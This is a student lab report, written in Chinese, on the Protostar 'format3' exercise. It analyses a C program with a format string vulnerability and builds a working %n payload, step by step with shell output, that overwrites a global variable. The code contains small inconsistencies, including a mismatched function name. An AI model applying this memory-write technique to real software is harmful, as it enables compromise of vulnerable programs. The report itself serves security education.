CS3312 Lab Report Format3

Osamu Takenaka 520030990026

源码分析

C语言源代码：

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int target;

void printbuffer(char *string)
{
    printf(string);
}

void vuln()
{
    char buffer[512];

    fgets(buffer, sizeof(buffer), stdin);

    printfbuffer(buffer);

    if(target == 0x01025544) {
        printf("you have modified the target :)\n");
    } else {
        printf("target is %08x :(\n", target);
    }
}

int main(int argc, char **argv)
{
    vuln();
}
```

程序结构

1. **`vuln()`**：这是一个容易受到攻击的函数，因为它包含了缓冲区溢出的潜在风险。该函数从标准输入读取数据到一个大小为512字节的字符数组 `buffer` 中。然后调用 `printfbuffer(buffer)`
2. **`printfbuffer(char *string)`**：这个函数直接将其参数作为 `printf` 函数的输入。由于这里没有使用格式字符串（如 `"%s"`），这使得函数容易受到格式字符串攻击，特别是如果输入的字符串包含格式说明符（如 `%x`、`%s` 等）。
3. `**main(int argc, char** argv) `**: 主函数只是调用了** vuln() ` 函数。

安全问题

1. **格式字符串漏洞**: 如前所述， `printbuffer` 函数直接使用用户的输入作为 `printf` 的格式字符串。如果用户的输入包含 `%` 字符，那么 `printf` 会将其后的字符视为格式说明符，这可能导致内存读取或写入，甚至是代码执行。

攻击目标


攻击者的目标是修改全局变量 `target` 的值为 `0x01025544`。通过利用格式字符串漏洞，可以尝试构造输入以修改内存中的 `target` 变量值。例如，通过使用特定的格式字符串和地址，攻击者可以改写内存地址上的值。

gdb调试

一开始我们可以用objdump很轻松地得到target的地址，是 `0x080496f4`

```
root@protostar:/opt/protostar/bin# objdump -t format3 | grep target
080496f4 g     O .bss   00000004              target
root@protostar:/opt/protostar/bin#
```

由于gdb的栈地址和实际运行时的栈地址不同，因此我们不用gdb，而直接通过格式化字符串本身的特性来查看栈上的内容。



我们还是先寻找 `buffer[0]` 的地址和 `vuln` 函数栈帧顶的偏移量（如图红色箭头这段）

```
root@protostar:/opt/protostar/bin# python -c "print 'AAAA' + '%08x.'*20 + '[%08x]'" | ./format3
AAAA00000000.bffffab0.b7fd7ff4.00000000.00000000.bffffcb8.0804849d.bffffab0.00000200.b7fd8420.bffffaf4.41414141.78383025.3830252e.
[252e7838]
target is 00000000 :(
```

我们在buffer开头加入了4个A，然后打印了80个字节的内容，发现 `buffer[0-4]` 也就是 `41414141` 这段离栈顶40个字节。

所以我们修改一下脚本:

```
root@protostar:/opt/protostar/bin# python -c "print 'AAAA' + '%08x.'*11 + '[%08x]'" | ./format3
AAAA00000000.bffffab0.b7fd7ff4.00000000.00000000.bffffcb8.0804849d.bffffab0.00000200.b7fd8420.bffffaf4.[41414141]
target is 00000000 :(
```

可以看到 `buffer[0-3]` 的内容已经选中了，接下来只要将AAAA替换为target的地址就可以了

```
root@protostar:/opt/protostar/bin# python -c "print '\xf4\x96\x04\x08' + '%08x.'*11 + '[%n]'" | ./format3
00000000.bffffab0.b7fd7ff4.00000000.00000000.bffffcb8.0804849d.bffffab0.00000200.b7fd8420.bffffaf4.[]
target is 00000068 :(
```

可以看到我们已经成功修改了target的值，但是由于target的值是0x68，不是目标值0x01025544，所以我们需要再次尝试

`0x01025544 - 0x68 = 0x010254dc = 16930012`

由于字符串长度限制，我们不能再简单地用添加这么多个 `A` 来达到目的，所以我们需要改变 `%08x` 中的 `8` 为更大的数，使得我们可以写入更多的字节

```
root@protostar:/opt/protostar/bin# python -c "print '\xf4\x96\x04\x08' + '%08x.'*10 + '%16930012x.' + '[%n]'" | ./format3
          bffffaf4.[]
target is 0102553c :(
```

位置还有些不太对，我们需要调整一下 `0x01025544 - 0x0102553c = 8` `16930012 + 8 = 16930020`

```
root@protostar:/opt/protostar/bin# python -c "print '\xf4\x96\x04\x08' + '%08x.'*10 + '%16930020x.' + '[%n]'" | ./format3
```

.....省略大段空白，因为太长了，主要是由于需要打印16930020个字节.....

```
          bffffaf4.[]
you have modified the target :)
```

可以看到，我们攻击成功了

攻击脚本内容

在终端中运行:

```
python -c "print '\xf4\x96\x04\x08' + '%08x.'*10 + '%16930020x.' + '[%n]'" | ./format3
```

结果（非GDB环境）

```
          bffffaf4.[]
you have modified the target :)
root@protostar:/opt/protostar/bin#
[CS3312] 0:ssh*
```

攻击成功